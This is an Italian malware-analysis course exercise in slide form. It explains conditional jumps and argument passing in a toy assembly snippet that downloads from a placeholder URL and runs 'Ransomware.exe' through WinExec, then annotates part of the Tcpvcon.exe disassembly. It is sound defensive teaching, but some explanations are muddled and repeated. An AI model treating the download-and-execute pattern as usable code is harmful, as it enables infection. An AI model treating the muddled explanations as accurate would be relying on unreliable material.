



DATA SHIELDS

# MALWARE ANALISYS

MARCO MALIZIA  
DATASHIELDS

# INCARICO

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

# TABELLE MALWARE

Tab. 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tab. 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tab. 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione



# INTRO SALTI CONDIZIONALI


I salti condizionali in linguaggio assembly alterano il flusso di istruzioni se si verifica una determinata condizione, che si basa sui bit inseriti nel registro di stato del processore. La creazione di questi bit si basa sul risultato dell'ultima istruzione condizionale eseguita.

Uno dei tipi di istruzioni più comuni utilizzati oggi nell'analisi del linguaggio Assembly sono le istruzioni condizionali, tra cui le istruzioni "**test**" e "**cmp**".

- L'istruzione "**test**" esegue un'operazione logica AND a livello di bit tra due operandi, aggiornando i flag nel registro di stato del processore in base al risultato, ma senza memorizzare l'output in alcun registro. Diversamente dall'istruzione AND, "**test**" serve solo a impostare i flag, senza alterare gli operandi.
- L'istruzione "**cmp**" sottrae due operandi e aggiorna i flag nel registro di stato in base al risultato della sottrazione, mentre gli operandi non vengono alterati. Quando si applica "**cmp**", il risultato della sottrazione determina il valore del **flag zero (ZF)**, che può essere 1 o 0 a seconda che i due operandi siano uguali o meno.

Nel mondo della programmazione, è utile considerare un'istruzione "**cmp**" come un'istruzione "**IF**" nei linguaggi di alto livello. In C, ad esempio, questa funzione if ha lo schema di espressione if (condizione) + istruzione.

In Assembly, questa caratteristica è abilitata grazie alle istruzioni "**cmp**" e "**jump**", dove il salto a una specifica locazione di memoria avviene solo quando la condizione valutata da "**cmp**" è vera.



# 1. SALTO CONDIZIONALE

Nel codice Assembly oggetto di analisi oggi, possiamo individuare due salti condizionali, come mostrato nell'immagine successiva:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


■ Primo salto condizionale | ■ Secondo salto condizionale

Il primo salto condizionato viene eseguito sottraendo **5** dal registro **EAX**. Questa operazione di confronto, a differenza dell'istruzione SUB, non modifica gli operandi. L'istruzione "**jnz**" nota anche come "**jump if not zero**" controlla il risultato del confronto (**cmp**). Se il risultato non è **zero**, salta all'indirizzo **0040BBA0**. In questo caso particolare, poiché il registro EAX contiene 5 e viene confrontato con 5, il risultato del confronto è zero, il che attiva il flag zero (**ZF**) a 1 e quindi il salto non si verifica.


Nel secondo salto condizionato, l'istruzione "**inc EBX**" aumenta di **1** il valore del registro EBX. In seguito, l'istruzione "**cmp EBX, 11**" confronta il valore attuale di EBX con 11. Il confronto ha portato all'aggiornamento dei flag del processore, compreso il flag Zero, in quanto il risultato è stato lo stesso di quello ottenuto nel primo salto condizionato. Il confronto ha portato all'aggiornamento dei flag del processore, compreso il **flag Zero**, in quanto il risultato è stato lo stesso di quello ottenuto nel primo salto condizionato. La sintassi "**jz loc 0040FFA0**" è un comando di salto e "**jz**" significa "**jump if zero**", quindi l'istruzione è un salto condizionato. Il computer abilita il salto se il risultato dell'ultimo confronto è uguale a zero, impostando quindi EBX a 11. Poiché 11 meno 11 è uguale a zero, il flag Zero sarà impostato su 1 e quindi causerà il salto condizionato all'indirizzo di memoria successivo.

## 2. DIAGRAMMA DI FLUSSO

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



0040BBA0	mov	EAX, EDI
0040BBA4	push	EAX
0040BBA8	call	DownloadToFile()



0040FFA0	mov	EDX, EDI
0040FFA4	push	EDX
0040FFA8	call	WinExec()

### 3. FUNZIONALITÀ EXTRA

Analizziamo questi frammenti di codice per capire la funzionalità implementata nel malware. Il codice sembra indicare che abbiamo a che fare con un downloader. Lo scopo della riga "**mov EAX, EDI**" (all'indirizzo **0040BBA0**) è quello di spostare il valore di EDI su EAX. Il commento precedente implica che EDI ha memorizzato un indirizzo URL simile a [www.malwaredownload.com](http://www.malwaredownload.com). Quindi, l'istruzione "**push EAX**" (a **0040BBA4**) posiziona l'URL sullo stack, che funge da parametro per la successiva chiamata di funzione. "**Call DownloadToFile()**" in **0040BBA8** esegue una funzione che probabilmente è responsabile del download del file dall'URL specificato e della sua scrittura sul sistema della vittima.

Le funzionalità del malware possono comprendere:

- Scarico di file dannoso: scarica i file da un URL predefinito.
- Esecuzione di codice remoto: anche se non mostrato esplicitamente, potrebbe eseguire il file scaricato.

Questo codice suggerisce che il malware è stato progettato per scaricare ulteriori componenti dannosi da un server remoto utilizzando l'URL fornito.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= <a href="http://www.malwaredownload.com">www.malwaredownload.com</a>
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione



# 3. FUNZIONALITÀ EXTRA


Proseguendo, la funzione "**WinExec()**" è la seconda parte dell'analisi, che utilizza le API di Windows per avviare un processo, probabilmente il file scaricato tramite "**DownloadToFile()**". Questo ci dice che il malware è stato costruito per ottenere i file dalla rete e poi eseguirli sulla macchina infetta.

La funzione "**WinExec()**" consente al malware di avviare i programmi o i file scaricati, il che significa che mira a svolgere altre attività dannose dopo che il download è andato a buon fine. Queste azioni potrebbero includere:

- Avvio di processi dannosi
- Modifica delle configurazioni di sistema
- Esecuzione di altre attività dannose

Anche se l'uso di "**WinExec**" non è un fenomeno nuovo, dimostra che il malware sfrutta la capacità del sistema operativo Windows di eseguire comandi e programmi, consentendo all'aggressore di ottenere un controllo ancora maggiore sul sistema. Questi componenti indicano un malware più sofisticato, in grado di eseguire una moltitudine di minacce informatiche sul computer preso di mira.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione





## 4. INFO EXTRA “CALL” TAB.2-3

Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione .

Tab. 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= <a href="http://www.malwaredownload.com">www.malwaredownload.com</a>
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione


Tab. 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Le tabelle 2 e 3 elencano le istruzioni di "chiamata" precedute dal passaggio di argomenti alle funzioni tramite registri. I registri sono piccole sezioni di memoria all'interno del processore, utilizzate per memorizzare temporaneamente i dati durante l'esecuzione di un programma.

Nella Tabella 2, l'indirizzo URL ([www.malwaredownload.com](http://www.malwaredownload.com)) viene caricato nel registro EAX utilizzando l'istruzione "**mov**". Quindi, l'indirizzo URL memorizzato in EAX viene passato alla funzione "**DownloadToFile()**" con l'aiuto dell'istruzione "**push**", che lo inserisce nello stack. L'istruzione "**call**" viene quindi utilizzata per eseguire la funzione, avviando così il download dei file dannosi.

Nella Tabella 3, l'indirizzo di un file eseguibile (**C:\Program and Settings\Local User\Desktop\Ransomware.exe**) viene caricato nel registro EDX con l'istruzione "**mov**". Il valore in EDX, che rappresenta l'indirizzo del file, viene quindi passato come argomento alla funzione "**WinExec()**" mediante l'istruzione "**push**", che lo inserisce nello stack. In entrambi i casi vengono utilizzati i registri per trasferire gli argomenti alle funzioni prima dell'esecuzione dell'istruzione "**call**", una tecnica comune nell'assemblaggio x86 per gestire il passaggio degli argomenti alle funzioni.




In entrambi i casi, i registri vengono impiegati per trasferire gli argomenti alle funzioni prima dell'esecuzione dell'istruzione "call", una tecnica comune nell'assembly x86 per gestire il passaggio degli argomenti alle funzioni.

## MIGLIORAMENTI TECNICI/TEORICI

Le tabelle 2 e 3 elencano le istruzioni di "chiamata" precedute dal passaggio di argomenti alle funzioni tramite registri. I registri sono piccole sezioni di memoria all'interno del processore, utilizzate per memorizzare temporaneamente i dati durante l'esecuzione di un programma.

Nella Tabella 2, l'indirizzo URL ([www.malwaredownload.com](http://www.malwaredownload.com)) viene caricato nel registro EAX utilizzando l'istruzione "mov". Quindi, l'indirizzo URL memorizzato in EAX viene passato alla funzione "DownloadToFile()" con l'aiuto dell'istruzione "push", che lo inserisce nello stack. L'istruzione "call" viene quindi utilizzata per eseguire la funzione, avviando così il download dei file dannosi.

Nella Tabella 3, l'indirizzo di un file eseguibile (**C:\Program and Settings\Local User\Desktop\Ransomware.exe**) viene caricato nel registro EDX con l'istruzione "mov". Il valore in EDX, che rappresenta l'indirizzo del file, viene quindi passato come argomento alla funzione "WinExec()" mediante l'istruzione "push", che lo inserisce nello stack. In entrambi i casi vengono utilizzati i registri per trasferire gli argomenti alle funzioni prima dell'esecuzione dell'istruzione "call", una tecnica comune nell'assemblaggio x86 per gestire il passaggio degli argomenti alle funzioni.



# 5. BONUS


Analizzare il file C:\Users\user\Desktop\Software Malware analysis\SysinternalsSuite\Tcpvcon.exe con IDA Pro  
Analizzare SOLO la "funzione corrente" una volta aperto IDA  
La funzione corrente la visualizzo con il tasto F12 oppure con il tasto blu indicato nella slide successiva. Esercizio Traccia e requisiti  
Se necessario, reperire altre informazioni con OllyDBG oppure effettuando ulteriori analisi con IDA (o altri software).  
Mi interessa soltanto il significato/funzionamento/senso di questa parte di codice visualizzato alla pagina successiva.

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

var_19C= word ptr -19Ch
WSAData= WSAData ptr -198h
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 19Ch
mov     eax, dword_4272B4
xor     eax, ebp
mov     [ebp+var_4], eax
mov     eax, [ebp+argv]
push    eax                ; int
lea     ecx, [ebp+argc]
push    ecx                ; int
push    offset aTcpview ; "TCPView"
call    sub_420CE0
add     esp, 0Ch
test    eax, eax
jnz     short loc_41DA74
```




Prima di avviare qualsiasi funzione, il programma deve predisporre l'ambiente in modo che possa operare in sicurezza e organizzazione. Il nome di questo processo è "creazione dello stack frame". In parole semplici, il programma deve allocare della memoria (nello stack) per poter temporaneamente conservare i dati necessari durante l'esecuzione della funzione.

```
push    offset aTcpview ; "TCPView"  
call    sub_420CE0  
add     esp, 0Ch  
test    eax, eax  
jnz     short loc_41DA74
```

In questo blocco di codice, il programma si prepara a chiamare una funzione specifica utilizzando le informazioni già preparate:

Prima di invocare la funzione,


- l'istruzione "**push offset aTcpview**" posiziona la posizione di una stringa, possibilmente "**TCPView**", nello stack. Durante l'esecuzione della funzione, questa stringa verrà utilizzata come rappresentazione o avviso. TCPView è uno strumento di Sysinternals (attualmente parte di Microsoft) che consente di esaminare istantaneamente le connessioni **TCP** e **UDP** sul computer, fornendo informazioni quali le porte locali e remote, gli indirizzi IP, lo stato della connessione e il processo associato a ciascuna connessione. Se il codice è legittimo, potrebbe essere utilizzato per monitorare o gestire le connessioni di rete attraverso TCPView. Se quest'ultima ipotesi è vera, potrebbe cercare di utilizzare i dati raccolti o di usare TCPView per vedere se riesce a rilevare qualcosa per non farsi notare.
- Poi, il programma esegue la "**call sub\_420CE0**", che sembra utilizzare le variabili aggiunte allo stack, forse per avviare un'applicazione o un processo connesso a "**TCPView**".





```
loc_41DA74:
mov     edx, 101h
mov     [ebp+var_19C], dx
lea     eax, [ebp+WSAData]
push    eax                ; lpWSAData
movzx   ecx, [ebp+var_19C]
push    ecx                ; wVersionRequested
call    ds:WSAStartup
test    eax, eax
jz      short loc_41DAAB
```



Questa istruzione richiama la funzione **WSAStartup**, passando come argomenti i valori precedentemente inseriti nello stack (**wVersionRequested** e **lpWSAData**). WSAStartup è una funzione dell'API Windows Sockets (**Winsock**) e serve principalmente a inizializzare l'uso di Winsock all'interno di un'applicazione. Prima che un'applicazione possa utilizzare le funzionalità di rete di Windows, come la gestione delle connessioni **TCP/IP**, è necessario chiamare WSAStartup per garantire che la libreria **Winsock** sia correttamente avviata.



```
loc_41DAAB:                                ; lpCriticalSection
push    offset stru_42BC20
call    ds:InitializeCriticalSection
push    offset CriticalSection ; lpCriticalSection
call    ds:InitializeCriticalSection
push    offset aSedebugprivile ; "SeDebugPrivilege"
call    sub_420F50
add     esp, 4
call    sub_418110
mov     byte_42BD20, al
movzx   edx, byte_42BD20
test    edx, edx
jnz     short loc_41DAED
```



L'istruzione "**call ds**" è una chiamata di funzione che richiama la funzione InitializeCriticalSection, utilizzata per inizializzare una sezione critica. Questa sezione critica è un meccanismo di sincronizzazione utilizzato per evitare che molti thread accedano contemporaneamente a una risorsa condivisa.

L'istruzione "**push offset aSedebugprivile**" inserisce nello stack una stringa che caratterizza un particolare privilegio di Windows. Questo privilegio consente a un processo di eseguire attività di debug su altri processi, anche se non ne è il proprietario. Questo privilegio è così importante perché permette a un programma di utilizzare tutte le risorse di un altro processo, consentendo quindi a un programma di aggirare le normali misure di sicurezza.



```
push    offset aCouldNotInitia ; "Could not initialize Winsock.\n"
call    sub_40837A
add     esp, 4
or      eax, 0FFFFFFFFh
jmp     short loc_410B20
```

L'istruzione "**push offset aCouldNotInitia ; 'Could not initialize Winsock.\n'**" riflette il messaggio di errore dato all'utente che l'inizializzazione della libreria **Winsock**, (che è un'**API di rete per Windows**) è fallita. Il disassemblatore assegna l'etichetta "**aCouldNotInitia**" alla stringa di testo. Questo tipo di codice viene solitamente scritto nei casi in cui un programma tenta di avviare un componente vitale come una libreria di rete e, in caso di fallimento, lo comunica all'utente e gestisce l'errore di conseguenza.





**GRAZIE**

MARCO MALIZIA  
DATASHIELDS